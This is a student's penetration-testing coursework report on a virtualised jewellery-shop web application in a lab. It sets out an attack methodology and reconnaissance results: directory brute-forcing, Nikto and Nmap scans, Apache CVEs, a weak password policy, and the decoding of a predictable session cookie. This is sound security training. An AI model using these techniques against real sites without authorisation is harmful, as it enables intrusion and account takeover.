Rick Astley Jewelers Web Application Test and Report

Performing a penetration test and analysis on a web application to determine its resilience against modern threats.

Peter Captain

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

CMP319 – Coursework 1: You should include Introduction, Procedure and Results, References Part 1 and Appendices part 1.

CMP319 – Coursework 2: You should include Abstract, Discussion, References Part 2 and Appendixes part 2

Coursework 1 is written in **black,** whilst Coursework 2 is **blue.**

Note that Information contained in this document is for educational purposes.

.

Abstract

Web applications are a prime target for criminals, especially during the ongoing Coronavirus Pandemic. The website has officially taken over from its physical, high-street siblings as the main outlet for customers to shop at. As the administrator of such a website, your first concern must be for the customer, then for your business. Expressing this concern for the customer and the business is to provide the online web application with the same amount of security you would at a physical location, especially when the items that you sell are of value, such as Jewellery. To do so, would be to implement security against theft, not just of the products, but of more valuable things to criminals, such as customers sensitive details as well. To implement security that protects against intruders breaking in and inviting others to do so as well and to ensure that the shop can remain open and continue to do business.

This is what makes a secure website "secure". However, one must know just how "secure" their website is. The best way of discovering this is by conducting a penetration test on the application. This paper will answer this question, in detail, to help RA Jewellery better understand what to improve before the application goes live for customers.

It would seem little concern was taken with regard to the applications security.

After being supplied with a virtualized version of the website, a penetration tester performed a series of tests following a methodology for testing web applications that aims to identify possible avenues an attacker might take to compromise the website. This test followed an adapted methodology as set out in the Web Application Hackers Handbook (Stuttard D, Pinto M, 2011) to thoroughly test aspects of the website that are targeted by attackers, using the tools included with Kali Linux, such as OWASP's Mantra and ZAP proxy, as well as other tools used for brute forcing accounts and mapping the application.

It would seem some concern has at been giving to protecting credentials; it is evident in parts of the website such as the login functionality that attempts to defend against SQL injection type attacks have been made as escape strings have been created to capture SQL statements used in such an attack. However, during testing it became clear that this function was far from perfect. It is not just issues with SQL, the test discovered other vulnerabilities which are present within the applications cookie management and password management. Further still, issues with cross-site scripting and forgery, misconfigurations in how files are uploaded and how they are presented to the user became apparent further into the test. Using items collected from the various types of attack, ultimately the "attacker" became able to take control of the administrators account, with all the administrators associated benefits.

RA Jewellery's website should not be listed online yet as it is alarmingly vulnerable to several forms of attack. Mitigating these vulnerabilities must become the next priority before this application goes live.

.

Contents

.

.

.

1 INTRODUCTION

1.1 BACKGROUND

In the 21st Century, especially right now in 2020 (time of writing) more online commerce has been completed than at any other point in history. This may indeed have been as a direct result from the current coronavirus pandemic and associated quarantines and "Stay at Home" notices given by governments worldwide, but its effect on cyber space have had a noticeable impact In 2020, for instance, the growth of the ecommerce sector in the UK was up by around 6% from 22% in 2019 (see Fig 1.1 a) and is predicted to grow to account for around 33% of all retail conducted in the UK by 2024 (UK Ecommerce 2020, 2020)




Fig 1.1 a - Graph of the predicted growth of ecommerce sector in the UK

This buck in the trend, which is reflected across the world, as both a result of COVID 19, as well as the increased rate at which more businesses look to turn to the modern ways of online commerce presents a large and ever growing target for attackers across the globe. A very large and very lucrative target.

At the forefront of these "targets" is the storefront. This is normally a web application that performs several functions for a business. It allows the business to promote, make sales and allows the users to manage their account. In short, this is a target rich environment. An attacked focused on defacing the website would prevent the business from growing and could garner negative press attention. An attack focused on the disruption of sales ultimately results

in swathes of losses for the host of the website. Finally, an attack focused on stealing personal details could result in data breaches. These can and ultimately would end up being subject to the penalties implied by Data Protection Act of 2018. These penalties can be as high as 4% of the business' revenue from the previous years or 20 million euros, (or more than £18 million in the UK) whichever is higher. (see Fig 1.1 b)

(4) In relation to a failure to comply with an information notice, an assessment notice or an enforcement notice, the maximum amount of the penalty that may be imposed by a penalty notice is the higher maximum amount.

(5) The "higher maximum amount" is—

(a) in the case of an undertaking, 20 million Euros or 4% of the undertaking's total annual worldwide turnover in the preceding financial year, whichever is higher, or

(b) in any other case, 20 million Euros.

(6) The "standard maximum amount" is—

(a) in the case of an undertaking, 10 million Euros or 2% of the undertaking's total annual worldwide turnover in the preceding financial year, whichever is higher, or

(b) in any other case, 10 million Euros.

(7) The maximum amount of a penalty in sterling must be determined by applying the spot rate of exchange set by the Bank of England on the day on which the penalty notice is given.

Fig 1.1 b - GDPR 2018, Penalties, Sect.157, Paragraphs 4 - 7 (Data Protection Act 2018, 2020)

It is of paramount importance then that right now, any business involved online must have security that reflects the value of the CIA triad. That is;

Security that protects the Confidentiality of the transactions between host and user.

Security that protects the Integrity of the host and client sensitive details.

Security that protects the Availability of the services provided by the host to the client.

1.2 AIM

This paper will show how an attacker with even amateur level knowledge can quickly discover and exploit the flaws and vulnerabilities present in a website. The website in question, RA Jewelers, will be subject to a series of procedures as outlined in the methodology that follows.

The client, Rick Astley, is concerned there are numerous flaws present in his web application. This application was produced by a third party and Mr. Astley has supplied a virtualized version of his application as well as a basic user account to allow an analysis to take place before the website goes the live. The attack will be limited to one IP address, 192.168.1.20.

As this application is virtualized, any disruption caused to the application will be contained within the virtualization. It also allows affords the penetration tester the added security that even the most aggressive and intrusive techniques will be effectively contained.

The attacker in this scenario used several resources to help modulate a formula that would effectively test all aspects of the website. The principal being that a series of rigorous attacks will reveal anything of interest, such as any serious flaws, which will be discussed later in the paper. This paper will also detail several ways of remedying aforementioned flaws.

2 METHODOLOGY

2.1 METHODOLOGY USED

By consulting various resources such as PTES (Shakeel, 2020) and CREST (CREST, 2020) standards for performing a penetration test as well as consulting the Web Application Hackers Handbook (Stuttard D, Pinto M, 2011) a methodology was adapted to best test RA Jewellers. By omitting non relevant sections of the handbook such as “Shared Hosting Vulnerabilities”, as any IP out with 192.168.1.20 is off the scope for the test, or expanding areas such as “Test for Input based Vulnerabilities” to focus on aspects of XSS and SQL, separately this altered and simplified methodology has been stated below:

1 - Mapping the Application	This involves discovering all resources associated with the application. This can be achieved by using tools which spider directories like OWASP ZAP, DirBuster, Wget and curl.
2 - Analysing the Application	Research what areas might be suspectable to attack due to errors in data entry and how the application functions. This can be done by examining webpages through proxies such as OWASP ZAP and Burpsuite.
3 - Identifying Client-Side Controls	Working out how to break through input validation
4 - Bypassing Authentication	Nullifying any authentication measures in the application, such as using Hydra to brute-force passwords.
5 - Session Management Issues	Locating and determining if session management values can be predicted or mismanaged effectively. Using proxies listed above to view and analyse cookies.
6 - Bypassing Access Controls	Attempting privilege escalation on weak access control systems.
7 - Cross site Scripting (XSS)	Attempting to utilise reflected and stored XSS for attacks as well as implanting hooks like those provided by BEEF as well as using NetCat to “listen” for cookies.
8 - SQL Injection	Utilising SQL to learn and exploit the database as well as using SQLMap to automate the process. Using Weevely to attempt remote code execution.
9 - Analysing the Application/Server	Exploring the application/server for other vulnerabilities using scanners such as wapiti and OWASP ZAP’s scan utilities.

The original methodology included in the book is listed in Appendix A. This is adapted from Chapter 21 of the book. The machine used was running Kali Linux, and most of the test was conducted using OWASP Mantra. Applications with similar proxies to that provided by OWASP ZAP such as Burpsuite were also used, due Burpsuite Packet forwarding utilities.

3 PROCEDURE AND RESULTS

3.1 MAPPING THE APPLICATION

Following the procedure, the application was to be mapped first. It was done so through use of various methods, such as by simply browsing to and looking at robots.txt or using the spider utilities included in OWASPS "spider" utility.

3.1.1 Examining Robots

When a spider such as google crawls the internet gathering results, robots.txt is how a web application tells the crawler not to list certain pages. This prevents things like user profile pages getting publicly listed, when in reality a verified user and account holder should only be able to see this from within the application. When http://192.168.1.20/robots.txt was examined, it was found the info.php was not to be listed (see Fig 3.1.1 a). When this was fed back into the URL, info.php turned out to be resource in the form of a large page with many tables listing all the default values associated with php.




Fig 3.1.1 a - robots.txt listing one page as "hidden"

3.1.2 Examining robots through Wget and curl

Using Wget, a *"free software package for retrieving packages",* which is supported by the Free Software Foundation (Wget - GNU Project - Free Software Foundation, 2020) in Kali also confirmed that the robots.txt was "hiding" info.php. (see Fig 3.1.2 a)




Fig 3.1.2 a - Wget collecting and storing robots in its own text file.

Using curl, an attacker can attempt to withdraw files from a remote server (curl, 2020), more analysis was done on robots.txt, this time to see if anything from robots could be transferred over to the attacker (see Fig 3.1.2 b).




Fig 3.1.2 b - Curl did not pull anything from robots.txt

3.1.3 Spidering with ZAP

The OWASP "*Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.*" (OWASP ZAP – Getting Started, 2020). When utilized to examine a website it performs as a "man in the middle proxy" (see Fig 3.1.2 a) . This allows ZAP to intercept communications between the user and the application. ZAP has a built-in spider that quickly goes through and finds all **listed** directories of the application. In this case ZAP found numerous listed directories which can be found in Appendix E.

Fig 3.1.3 a - Simple illustration of ZAP performing MITM proxy (OWASP ZAP – Getting Started, 2020)

3.1.4 DirBuster

DirBuster is a java application that uses multithreading to brute force guess those directories that were missed by normal crawling techniques that find **listed** directories. DirBuster instead uses its threads to plug well known strings as well as user defined, even every possible URL combination in a website to see if it can access **unlisted** files.

When used by the attacker in this scenario, it was supplied with its own included medium word list. DirBuster found some interesting php files such as hidden.php phpinfo.php and info.php, listed in Appendix B. The full scan result can be found in Appendix C.

3.1.5 Nikto

Nikto is an "*open source (GPL) web server scanner" (Moon, 2020)* that quickly automates the scanning process in the attack. Aside from performing vulnerability scans, Nikto is very capable at finding other items of interest such as outdated systems and configuration files. Nikto is not supposed to be stealthy tool; given the number of tests it performs in a short space of time it is likely Nikto will be detected by intrusion systems or anyone who happens to view a log.

Nikto was used in this case to perform a full scan of the IP address the application is held on. The scan revealed several interesting things about the server. Interestingly, the Nikto scan suggested that because the Apache server was enabled with Multiview's (see Fig 3.1.5 a), it would be easier to brute force file names.




Fig 3.1.5 a - Nikto analyses its findings with current trends, in this scenario it has identified that the apache server can be brute forced easily.

This was clearly seen when using DirBuster earlier. It was also of note to the attacker that XSS protection headers were not clearly defined, as well as several default directories. Also, of note was that Nikto detected the Admin login page (see Fig 3.1.5 b and Fig 3.1.5 c), which was separate to the user login page. Interestingly this page looks like a backup page or a copy of a previous version, when the attacker attempt to log in with their given credentials, it will work the same as the normal pop up version. The reason it appears to be a backup or previous version is that there is already an identical pop up box for logging in, as well as the cross icon being nonfunctional.




Fig 3.1.5 b - Nikto will also tell the user if it finds important directories, in this case the Admin Login.




Fig 3.1.5 c - This is the “admin” login page. It is a separate page aside from the usual login pop - up.

The full Nikto scan result can be found in Appendix D.

3.2 ANALYZING THE APPLICATION

3.2.1 Overview of functionality

The Astley Jeweler Web Application appears to be a store with three specific types of user each with their own set of privileges. For instance, the administrator has control over the system whilst logged in users have the ability to alter their own details. Guests have the ability to browse the website, however, due to poor access-control, they may access things they are **not** supposed to be to.

For instance, whilst a normal authenticated user logs in, they can access a directory that allows them to alter their profile details. An unauthenticated user can also access this page. The page in question, profile.php is not supposed to be accessible by an unauthenticated user. Perhaps even more concerningly, profile.php has an upload photo functionality. Fortunately, there is some level of input validation here, the page refuses to accept script files ending with formats such as .html, .js, .py and .php. (See Fig 3.2.1 a)




Fig 3.2.1 a - Uploading a filetype that is prohibited produces this message. This was the result of uploading a .php file from an unauthenticated user.

However, it will accept popular types of image file, but it is not clear if anything uploaded to this is sanitized. Should it prove not to be, then a clear danger exists where someone could upload that could contain anything embedded withing an image. They could do this without making an account, hence making any upload hard to trace back to any particular user.

Given the three types of user, it would seem clear that there is hierarchy of areas in the website. The admin should be able to access any part of the website. A regular, authenticated user should be able to access only parts of the website that require authentication, but not the admin areas. A guest certainly shouldn't be allowed to access any area that requires authentication yet seem to have access to almost all parts of the website. (Apart from checkout and cart, these areas will respond asking the user to provide some type of input before

proceeding.) This suggests that authentication between different user types is poor to nonexistent.

3.2.2 Overview of where input can be given, (using Burpsuite)

Data entry is facilitated throughout the website through several forms and pop ups located throughout the website.

Notably, there are 3 immediately available to any user, there are the search, login and register pages / functions. As the user progresses throughout the website, several other points beside these become available, depending on what they need to enter. For example:

Using the Burp Suite Proxy, which, similar to ZAP, performs a MITM style proxy between the user and the application, it can be clearly seen that the aforementioned login form accepts two forms of user input into fields named “txtusername” and “txtpassword” respectively. By using the proxy to find this the attacker now knows what fields they may need to manipulate down the line to launch other types of attack. (See Fig 3.2.2a)




Fig 3.2.2a - This the POST sent by the user to the application. Both the inputs can be seen (at the bottom of the page) as well as the “SecretCookie” that is auto generated.

3.2.3 Overview of Technologies

Using a combination of results from DirBuster, such as in 3.1.4 and Nikto in 3.1.5 the attacker already knew several important aspects of the application. By browsing to http://192.168.1.20/info.php any attacker could quickly find out that the web server is running Apache 2.4.29 (see Fig 3.2.3a), as well as other various versions of SSL and Perl. Of note here was that the version of Apache that is running is an older version that has some associated known vulnerabilities(CVE -Search Results, 2020), of which one vulnerability concerns the *"<FilesMatch> could match '$' to a newline character in a malicious filename"* (CVE -CVE-2017-15715, 2020)

Another vulnerability is associated with mod-negotiation. As it has been left on, as part of the development process, where a user simply needs to enter parts of a possible URL to discover the rest of it. This is concerning as there is already a way to upload files through the upload picture function into the system; this cve details how to get around the block on certain types of files due to an internal syntax error.

Apache Version	Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Fig 3.2.3a - The info.php tables show what version of technologies the server is running

3.2.4 Using Nmap to further identify Technologies

Aside from using aforementioned tools, an attacker could have accessed the Nmap utility to quickly perform numerous scans against the host IP address to receive some useful information about the technologies currently in use.

Using Nmap -sV -O -p 1-65535 -sT 192.168.1.20 to scan all ports and detect the underlying OS of the server also tells the attacker about any underlying technologies and open ports. (See Fig 3.2.4 a). In this scenario it was also discovered that the database runs using MySQL on a MariaDB open on Port 3306.

As previously mentioned in 3.1.5, Nikto, it was discovered that the Apache server might be vulnerable to mod-negotiation which would allow directories to be more easily guessed via brute force. Another attacker using Nmap could also, using the included http-apache-negotiation script find this out too. (See Fig 3.2.4 b and Fig 3.2.4 c)




Fig 3.2.4 a - This Nmap scan shows that server is running Apache 2.4.29 as previously mentioned but also identifies the underlying database technologies.




Fig 3.2.4 b - An overview of the apache negotiation script that comes with Nmap




Fig 3.2.4 c - An overview of the results of the script, not how the host is up; the vulnerability exists

3.3 IDENTIFYING CLIENT-SIDE CONTROLS

Interpreting how the client sends data back to the sever as well as understanding how it validated is important when the attacker decides to commence with injection style attacks. Identifying defense procedures are important, as understanding where and how they work enable the attacker to create a work around that could bypass such measures.

3.3.1 Identifying Password Policy

Identifying what composes the password policy is of particular interest for the attacker. Once an attacker knows what the policy looks like, enumerating possible passwords becomes easier. Thus, it reduces the time it takes to guess and brute force all possible combinations of passwords, as certain formats of password can be ejected from wordlists and combinations.

On RA Jeweler's "register.html" form, a pop up appears when the user enters and attempt to confirm passwords that are out with the policy. From plugging in many different types of password, the following policy was established

- Password must be at between 5 and 10 characters long,
- Does not need to include a mix of either a symbol or a number or even a letter
- There is little preventing the user from making a very weak password such as "password" or "1234567891" / "1234567899"

3.3.2 Identify Site Cookie Management

As seen previously from BurpSuite, the cookies were collected by simply setting up a man in the middle proxy between the website and the user. On the RA Jewellery website, whenever a user logs onto the system, they receive 2 cookies generated as a result of logging in. One cookie, PHP session ID appears to be the same for every user who visits the website. The unique identifying cookie, "SecretCookie", appears to be generated through less than secure means.

Also, while using OWASP to examine the website, the attacker can use Cookies Manager + to easily collect cookies. Upon collection it was realized that one of the cookies can then be reverse engineered back into readable text.

The 2 cookies for the “hacklab” user are listed below:

SecretCookie - 6861636o6p61623n6861636o6p61623n31363036313534373639

PHPSESSID - l17gai7a1m6hf95ua406pkibd1

Another 2 cookies were made for another test user “target”, their cookies are listed below:

SecretCookie (Target) - 5461726765743n7461726765743n31363036313535333435

PHPSESSID - l17gai7a1m6hf95ua406pkibd1

From these two cookies it is clear that the PHP Session ID cookie is identical for each user, for each session. It seems however that cookies are encoded in an unusual form of hex. This may have been an error in capturing but cookies collected from both Burpsuite and OWASP exhibited a strange trait where letters a - f in hex had been replaced by n - s respectively for each of the final six hex values.

When replacing the characters in question with their corresponding hex values, then separating each of the characters into hex format, hacklab’s secret cookie looks like:

68 61 63 6b 6c 61 62 3a 68 61 63 6b 6c 61 62 3a 31 36 30 36 31 35 34 37 36 39

When this is plugged into CyberChef, magic automatically identifies that this string is encoded in Hex (CyberChef, 2020), (See Fig 3.3.2 a). Taking the output, hacklabs cookie becomes:

hacklab:hacklab:1606154769




Fig 3.3.2 a - Using a recipe of Hex and Magic, the cookie can be deciphered

The remaining integer value can be fed into CyberChef, where it is identified as a UNIX timestamp. This timestamp corresponds with when the user first logged on in that session, (see Fig 3.3.2 b)

After working out what the timestamp value is, hacklabs cookie looks like:

hacklab:hacklab:Mon 23 November 2020 18:06:09 UTC

